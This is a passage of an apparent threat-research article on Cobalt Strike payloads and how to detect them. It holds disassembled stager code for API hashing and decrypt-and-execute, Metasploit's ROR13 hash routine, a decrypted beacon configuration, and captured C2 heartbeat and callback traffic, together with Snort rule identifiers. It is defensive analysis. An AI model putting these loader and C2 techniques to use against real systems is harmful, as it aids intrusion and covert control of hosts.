Figure 8



```
.data:00413006
.data:00413006                        call_by_hash proc near
.data:00413006
.data:00413006                        var_4= dword ptr -4
.data:00413006
.data:00413006 60                     pusha
.data:00413007 89 E5                  mov     ebp, esp
.data:00413009 31 D2                  xor     edx, edx
.data:0041300B 64 8B 52 30            mov     edx, fs:[edx+_TEB.ProcessEnvironmentBlock]
.data:0041300F 8B 52 0C               mov     edx, [edx+_PEB.Ldr]
.data:00413012 8B 52 14               mov     edx, [edx+_PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
```

```
.data:00413015
.data:00413015                        loc_413015:
.data:00413015 8B 72 28               mov     esi, [edx+_LDR_DATA_TABLE_ENTRY.FullDllName.Buffer]
.data:00413018 0F B7 4A 26            movzx   ecx, [edx+_LDR_DATA_TABLE_ENTRY.FullDllName.MaximumLength]
.data:0041301C 31 FF                  xor     edi, edi
```

```
.data:0041301E
.data:0041301E                        loc_41301E:
.data:0041301E 31 C0                  xor     eax, eax
.data:00413020 AC                     lodsb                       ; load esi[ecx]
.data:00413021 3C 61                  cmp     al, 61h ; 'a'       ; determine if uppercase
.data:00413023 7C 02                  jl      short loc_413027
```


```
.data:00413025 2C 20                  sub     al, 20h ; ' '       ; convert to uppercase if needed
```

Figure 9

name. The hashing algorithm used is a simple ROR13, the same one used by Metasploit.


The retrieved DLL + Function name is compared to a calculated hash against the hex value (0x726774C) passed in earlier as an argument to `call_by_hash()`. If the match is successful, Cobalt Strike calls that function immediately with the other arguments passed.

Figure 11 shows the relevant functionality from the Metasploit's `hash.py:`



```
.data:0041301E
.data:0041301E                     loc_41301E:
.data:0041301E 31 C0               xor     eax, eax
.data:00413020 AC                  lodsb                          ; load esi[ecx]
.data:00413021 3C 61               cmp     al, 61h ; 'a'          ; determine if uppercase
.data:00413023 7C 02               jl      short loc_413027

.data:00413025 2C 20               sub     al, 20h ; ' '          ; convert to uppercase if needed

.data:00413027
.data:00413027                     loc_413027:                    ; edi >> 13
.data:00413027 C1 CF 0D            ror     edi, 0Dh
.data:0041302A 01 C7               add     edi, eax               ; edi+eax
.data:0041302C E2 F0               loop    loc_41301E             ; continue calculating module name hash

.data:0041302E 52                  push    edx             ; save pointer of current _LDR_DATA_TABLE_ENTRY
.data:0041302F 57                  push    edi             ; save module hash value
.data:00413030 8B 52 10            mov     edx, [edx+10h]  ; _LDR_DTA_TABLE_ENTRY -> DllBase
.data:00413033 8B 42 3C            mov     eax, [edx+3Ch]  ; IMAGE_NT_HEADERS relative offset
.data:00413036 01 D0               add     eax, edx
.data:00413038 8B 40 78            mov     eax, [eax+78h]  ; IMAGE_EXPORT_DIRECTORY relative offset
.data:0041303B 85 C0               test    eax, eax
.data:0041303D 74 4A               jz      short loc_413089 ; jump if there is no exported table, other wise edx points to next LDR DATA entry

.data:0041303F 01 D0               add     eax, edx        ; IMAGE_EXPORT_DIRECTORY absolute address
.data:00413041 50                  push    eax             ; Save address on stack
.data:00413042 8B 48 18            mov     ecx, [eax+18h]  ; IMAGE_EXPORT_DIRECOTRY-> NumberOfNames
.data:00413045 8B 58 20            mov     ebx, [eax+20h]  ; IMAGE_EXPORT_DIRECTORY -> AddressOfName
.data:00413048 01 D3               add     ebx, edx        ; address of function name string array

.data:0041304A
.data:0041304A                     loc_41304A:             ; switch to next module
.data:0041304A E3 3C               jecxz   short loc_413088
```

Figure 10



```python
def ror(dword, bits):
    return (dword >> bits | dword << (32 - bits)) & 0xFFFFFFFF

def unicode(string, uppercase=True):
    result = ""
    if uppercase:
        string = string.upper()
    for c in string:
        result += c + "\x00"
    return result

def hash(module, function, bits=13, print_hash=True):
    module_hash = 0
    function_hash = 0
    for c in unicode(module + "\x00"):
        module_hash = ror(module_hash, bits)
        module_hash += ord(c)
    for c in str(function + b"\x00"):
        function_hash = ror(function_hash, bits)
        function_hash += ord(c)
    h = module_hash + function_hash & 0xFFFFFFFF
    if print_hash:
        print("[+] 0x%08X = %s!%s" % (h, module.lower(), function))
    return h
```

Figure 11

The payload makes an outbound HTTP call to the configured HTTP C2 server.

The Cobalt Strike C2 server responds with an HTTP 200 OK, containing a very large binary blob. This blob is the core functionality of Cobalt Strike, better known as "beacon.dll." From here on out, this is the code that will be used to control an infected host. After retrieving the DLL, it is loaded via a technique called [Reflective DLL injection.](#)

DETECTION

Now that we have a good understanding of how a Cobalt Strike payload works, we can work on creating detection for these payloads. The goal when creating detection content is to cover something in its entirety, with the fewest rules, without triggering false positives. This, for the most part, ensures we are creating generic detection rather than something that only targets one thing. At Talos, we want our detection to catch variants and potential future threats.

When looking into coverage for the Cobalt Strike payloads, we found we had some prior coverage alerting on the payloads, including these Snort rules:

- 1:15306:22
- 1:11192:20
- 1:30471:3
- 1:30229:3

The first two are generic file type detection rules that are the base for setting flowbits in Snort and can be ignored. However, SIDs 1:30471 and 1:30229 are Metasploit shellcode rules we released years ago that still apply here.

At the time, these rules were suspected to be false positive prone and were not enabled by default in policy. We can't narrow them down to a specific type or protocol. Therefore, we have to remove a lot of checks that tell Snort whether or not to inspect a packet further and re-enabled them.

The key element here is the Snort header, `alert tcp any any -> any any`. Most Snort rules will declare a traffic direction (coming from or going to the user's network) and the applicable port ranges. Since this raw shellcode can be used with potentially any exploit over an unknown protocol or port, we can't narrow it down to inspection on for example just port 80. We also don't know if a host is compromised already and attempting to move laterally, so we can't specify the source and destination networks. This means that Snort will attempt to match this particular byte sequence on all TCP traffic crossing the sensor. Not only is this undesirable for performance reasons, it heightens the potential for false positives. We need to be a little more cautious when releasing a catch-all rule such as this.

The following Snort rule also helped in detecting reverse shell sessions from metasploit

- [1:30480:3] INDICATOR-SHELLCODE Metasploit payload windows_x64_meterpreter_reverse_https

After analyzing the preexisting Snort rules, the only thing left to cover is the outbound HTTP request and the binary blob Cobalt Strike retrieves from the C2 server. Typically, covering the initial outbound HTTP GET would be ideal since we want to identify potential C2 traffic as fast as possible and flag the host as compromised in Cisco Firepower NGFW. However, the URI code we used in our research could be anything and was always random in samples. The HTTP Header fields were also unhelpful, since there wasn't anything unique enough to distinguish the request apart from benign traffic. This leaves us with only the HTTP response containing the binary blob.

The shellcode started similarly to the raw payload with a `cld` instruction followed by a short function designed to decrypt the rest of the payload with an operator configured XOR key.

Since we don't want to target encrypted data with our detection, we used the start of the shellcode as the detection target. This resulted in two new rules, both looking for the same thing across different listeners.

- [1:53757:1] MALWARE-OTHER CobaltStrike beacon.dll download attempt
- [1:53758:1] MALWARE-OTHER CobaltStrike beacon.dll download attempt

TARGET MODULE: STAGED/STAGELESS EXECUTABLE GENERATOR

This module will encompass both staged and stageless Cobalt Strike beacons. This is the core component delivered to a victim host and establishes persistence, C2 communication, and any further execution on the host. Beacons are extremely versatile and expose a huge number of features for operators.

Staged vs. Stageless

Stageless payloads are delivered to the victim all at once. Typically, a stageless payload already contains a large variety of malicious functionality and will not require additional resources to infect the victim.

Staged payloads are usually small, malicious payloads that are used to load a larger, more robust payload. This allows an attacker to transfer a small binary to a targeted host and retrieve the desired payload afterward. Stagers are designed to be as small as possible so that they can be delivered using different techniques and leave less of a footprint.

Having a smaller initial payload with less functionality is more likely to evade AV detection by appearing to be benign. A stager can then grab the larger payload for more functionality and load it directly into memory.

Stagers allow adversaries to embed your payloads in different methods. An adversary could take staged code and send it in an exploit with resource limitations on the target.

Beacon options

Generating a beacon payload can result in a few different types of executable files – each of them embedded with a Listener and architecture of your choice. This will generate an `artifact.exe` file to save on disk. How it's used from there is up to the operator.

- Raw (Stageless only)
- Windows EXE
- Windows Service EXE
- Windows DLL (32 bit)
- Windows DLL (64 bit)


Staged

After startup, Cobalt Strike spawns a new thread designed to construct a named pipe for further execution. For the purposes of research, we opted to utilize a 32 bit executable with a reverse HTTP listener.

Figure 12 shows a format string that calls to `sprintf()` with the default structure of the named pipe. The four-digit number is a randomly generated number but we can see that in a default configuration, the name has a static structure like "\\\\.\\pipe\\MSSE-6722-server."


Following thread creation, the named pipe is created and a connection is initiated. The goal of this is to process additional shellcode embedded within the binary by writing it to the named pipe thread.

This pipe is decrypted using a rolling XOR against the data. The default XOR key for this particular payload is 0xE3F4C314. After decryption is complete, another thread is created that immediately jumps to and executes the shellcode (Figure 13).



```
.text:00401813 mov     dword ptr [esp+28h], '\'
.text:0040181B mov     dword ptr [esp+24h], 'e'
.text:00401823 mov     dword ptr [esp+20h], 'p'
.text:0040182B mov     dword ptr [esp+1Ch], 'i'
.text:00401833 mov     dword ptr [esp+18h], 'p'
.text:0040183B div     ecx
.text:0040183D mov     dword ptr [esp+14h], '\'
.text:00401845 mov     dword ptr [esp+10h], '.'
.text:0040184D mov     dword ptr [esp+0Ch], '\'
.text:00401855 mov     dword ptr [esp+8], '\'
.text:0040185D mov     dword ptr [esp+4], offset Format ; "%c%c%c%c%c%c%c%c%cMSSE-%d-server"
.text:00401865 mov     dword ptr [esp], offset Buffer ; Buffer
.text:0040186C mov     [esp+2Ch], edx
.text:00401870 call    sprintf
.text:00401875 mov     dword ptr [esp+14h], 0 ; lpThreadId
.text:0040187D mov     dword ptr [esp+10h], 0 ; dwCreationFlags
.text:00401885 mov     dword ptr [esp+0Ch], 0 ; lpParameter
.text:0040188D mov     dword ptr [esp+8], offset write_named_pipe ; lpStartAddress
.text:00401895 mov     dword ptr [esp+4], 0 ; dwStackSize
.text:0040189D mov     dword ptr [esp], 0 ; lpThreadAttributes
.text:004018A4 call    ds:CreateThread
```

Figure 12




```
.text:004015A9
.text:004015A9 loc_4015A9:
.text:004015A9 cmp     ecx, esi
.text:004015AB jl      short loc_40158F
```

```
.text:0040158F
.text:0040158F loc_40158F:
.text:0040158F mov     eax, ecx
.text:00401591 mov     edi, 4
.text:00401596 cdq
.text:00401597 idiv    edi
.text:00401599 mov     edi, [ebp+xorkey]
.text:0040159C mov     al, [edi+edx]
.text:0040159F mov     edi, [ebp+buffer]
.text:004015A2 xor     al, [edi+ecx]
.text:004015A5 mov     [ebx+ecx], al
.text:004015A8 inc     ecx
```

```
.text:004015AD lea     eax, [ebp+flOldProtect]
.text:004015B0 mov     [esp+4], esi    ; dwSize
.text:004015B4 mov     [esp], ebx      ; lpAddress
.text:004015B7 mov     [esp+0Ch], eax  ; lpflOldProtect
.text:004015BB mov     dword ptr [esp+8], 20h ; ' '  ; flNewProtect
.text:004015C3 call    ds:VirtualProtect
.text:004015C9 sub     esp, 10h
.text:004015CC mov     [esp+0Ch], ebx  ; lpParameter
.text:004015D0 mov     dword ptr [esp+14h], 0 ; lpThreadId
.text:004015D8 mov     dword ptr [esp+10h], 0 ; dwCreationFlags
.text:004015E0 mov     dword ptr [esp+8], offset StartAddress ; lpStartAddress
.text:004015E8 mov     dword ptr [esp+4], 0 ; dwStackSize
.text:004015F0 mov     dword ptr [esp], 0 ; lpThreadAttributes
.text:004015F7 call    ds:CreateThread
.text:004015FD sub     esp, 18h
.text:00401600 lea     esp, [ebp-0Ch]
.text:00401603 pop     ebx
.text:00401604 pop     esi
.text:00401605 pop     edi
.text:00401606 pop     ebp
.text:00401607 retn
.text:00401607 decrypt_and_execute endp
.text:00401607
```

Figure 13



```
» parse_beacon_config.py beacon.dll
BeaconType                       - HTTP
Port                             - 80
SleepTime                        - 60000
MaxGetSize                       - 1048576
Jitter                           - 0
MaxDNS                           - 255
PublicKey                        - b"0\x81\x9f0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x81\x8d\x000\x81\x89\x02\x81\x81\x00\xbe\xa8\xac~m%\xee./\xf0\xac_\xc9\x1c\xbb-\xa6/\x04H\xbbo\
!\xdeT\xa2b\x8e\xbb\x0e\x02C\xf4o\xfdA\n\x93\xc75\xd5\x8bhN\xd0\xfa\x99\x11w\xde\xd1I\x03}\xc3\x19\xbeZ\xadD\xeb\x8ez\x1c\xa0\xe2\x8a\xd4\xb0\x10R\xbbCH\t\xc2O\x81\xb7\xcd\xd6*\xe69\xa5D\x1f\
8e\xb5\x9bFqw\xc3)\x13\xc1\x829i\xa1N\xaf\xd2ZN]\xbb2\xe5g\x80w\xb5:E\xd7\xf4\x82\xdc?\x8a'mf\x8d\x02\x03\x01\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
C2Server                         - 172.16.200.133,/cm
UserAgent                        - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; BOIE9;ENUSMSCOM)
HttpPostUri                      - /submit.php
HttpGet_Metadata                 - Cookie
HttpPost_Metadata                - Content-Type: application/octet-stream
                                   id
SpawnTo                          - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
PipeName                         - 
DNS_Idle                         - 0.0.0.0
DNS_Sleep                        - 0
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\rundll32.exe
Spawnto_x64                      - %windir%\sysnative\rundll32.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark                        - 305419896
bStageCleanup                    - False
bCFGCaution                      - False
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - True
bProcInject_MinAllocSize         - 0
ProcInject_PrependAppend_x86     - Empty
ProcInject_PrependAppend_x64     - Empty
ProcInject_Execute               - CreateThread
                                   SetThreadContext
                                   CreateRemoteThread
                                   RtlCreateUserThread
```

Figure 14

Stageless

Stageless operates in the same way a staged payload does – it still spawns a named pipe and data needs to be decrypted just like a staged payload. This payload in particular is larger than 200KB.

However, once the final payload is decoded, it needs to be loaded into memory. This is performed using a technique called Reflective DLL loading – the process of loading a library from memory into a host process.

An executable needs to access various resources to function correctly. It needs to know its base address in memory and have valid headers and a fully built import address table. This is how an executable knows where to call functions such as LoadLibrary or GetProcAddress.

Once the reflective loader has rebuilt the necessary sections and relocated the image, we'll see the actual path of execution.

Once we unpack beacon.dll, we can dump it to disk and see the final artifact.

Beacon configuration


Cobalt Strike configuration is marked in the executable by patterns that allow us to parse it directly out of an unpacked beacon DLL. The configuration is XOR encrypted, but by default, use a static XOR key for each respective beacon version (3 or 4).

Figure 14 shows a decrypted Cobalt Strike configuration from the unpacked Cobalt Beacon.

C2 COMMUNICATION


Heartbeat

An infected host will reach out to the Cobalt Strike C2 server periodically with a heartbeat, sending basic metadata back home and gathering any commands issued by an operator. When a command is requested to be executed on the host, it's queued up and waits for that host to reach out.




```
GET /dpixel HTTP/1.1
Accept: */*
Cookie: DDvglAjfBvoh06GEh2rfmmz6Kg4WUqlDK3RIexG6ShrLWYWs093K7okYq9wSEBJedzckM8JwX6ujqhUl0wx+Diel65caYJTBtiwzKEp0rdQUNz8lUGKMkGEBlWMlrV5Q/+Caqoyul3Kwllw+ZI4IjwJCjmVACl37e8+jRuk4ZpY=
Host: MALWARE-HOST-HEADER
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; BOIE8;ENUS)
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Thu, 9 Apr 2020 20:30:59 GMT
Content-Type: application/octet-stream
Content-Length: 0
```

Figure 15



```
GET /cm HTTP/1.1
Accept: */*
Cookie: RUEYT53v7FVytf2+UrGO3ekkyR3R+rJJpO+UX3GoT81BVL0dR+cIes6wRZyeOzxcmai0LQQln4p4r98B64YuZByLleeSr
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; BOIE9;ENUSMSCOM)
Host: 172.16.200.133
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 18:36:47 GMT
Content-Type: application/octet-stream
Content-Length: 48

.u..^..?..,s.@......;3
..c0W.t......p..
.Xo.....
```

Figure 16



```
POST /submit.php?id=2109796436 HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; BOIE9;ENUSMSCOM)
Host: 172.16.200.133
Content-Length: 4660
Connection: Keep-Alive
Cache-Control: no-cache

...0.H.....5...F...2..Dx9[.4.p.t...P.=....v....JeX.....f.....Dp..O|DX.k...........p.k,..y.....
.Q.M...
.*....X
.x.nS.?...I$.A.
....7....:1.............Fq..F.3(.....y.d.........b..o..aLq...py.........XPM,s..]0..Lq.\....L.b
4!..N.z..I .`}"....$R.%o..../'$...?...`}..)@#K|A4....m....mXa..5D...=.i.g
```

Figure 17

Figure 15 shows the heartbeat.

It looks pretty benign, but all the metadata is stored in the HTTP cookie. We can't simply gain access to that data by base64-decoding the cookie, since Cobalt Strike heartbeat data is encrypted. Cobalt Strike uses RSA with PKCS1 padding to encrypt the data prior to sending it back home.

Talos researchers extracted the private/public key directly from the teamserver running on a virtual machine, something that wouldn't be possible outside of an isolated research environment.

Tasks

Now that we understand the heartbeats, let's look at the exchange for tasking a beacon. When a task is not available, the server will respond with another encrypted payload in the HTTP 200 OK (Figure 16).

When configured, the response payload is an encrypted task. Cobalt Strike uses AES-256 in CBC mode with HMAC-SHA-256 to encrypt task commands. The AES key can be found in the beacon metadata we decrypted earlier. It is calculated using the first 16 bytes of the decrypted metadata.

Callbacks

After execution, the host calls back to the C2 server. This time, the default configuration was an HTTP POST containing another encrypted payload (Figure 17).

The first four bytes are the size of the encrypted payload so we skip those when decrypting.

The structure of the data observed is:

- 4 bytes - Counter
- 4 bytes - Data Size
- 4 bytes - Type of callback
- Variable - Data

Figure 18 is a decrypted Process List callback.

Detection

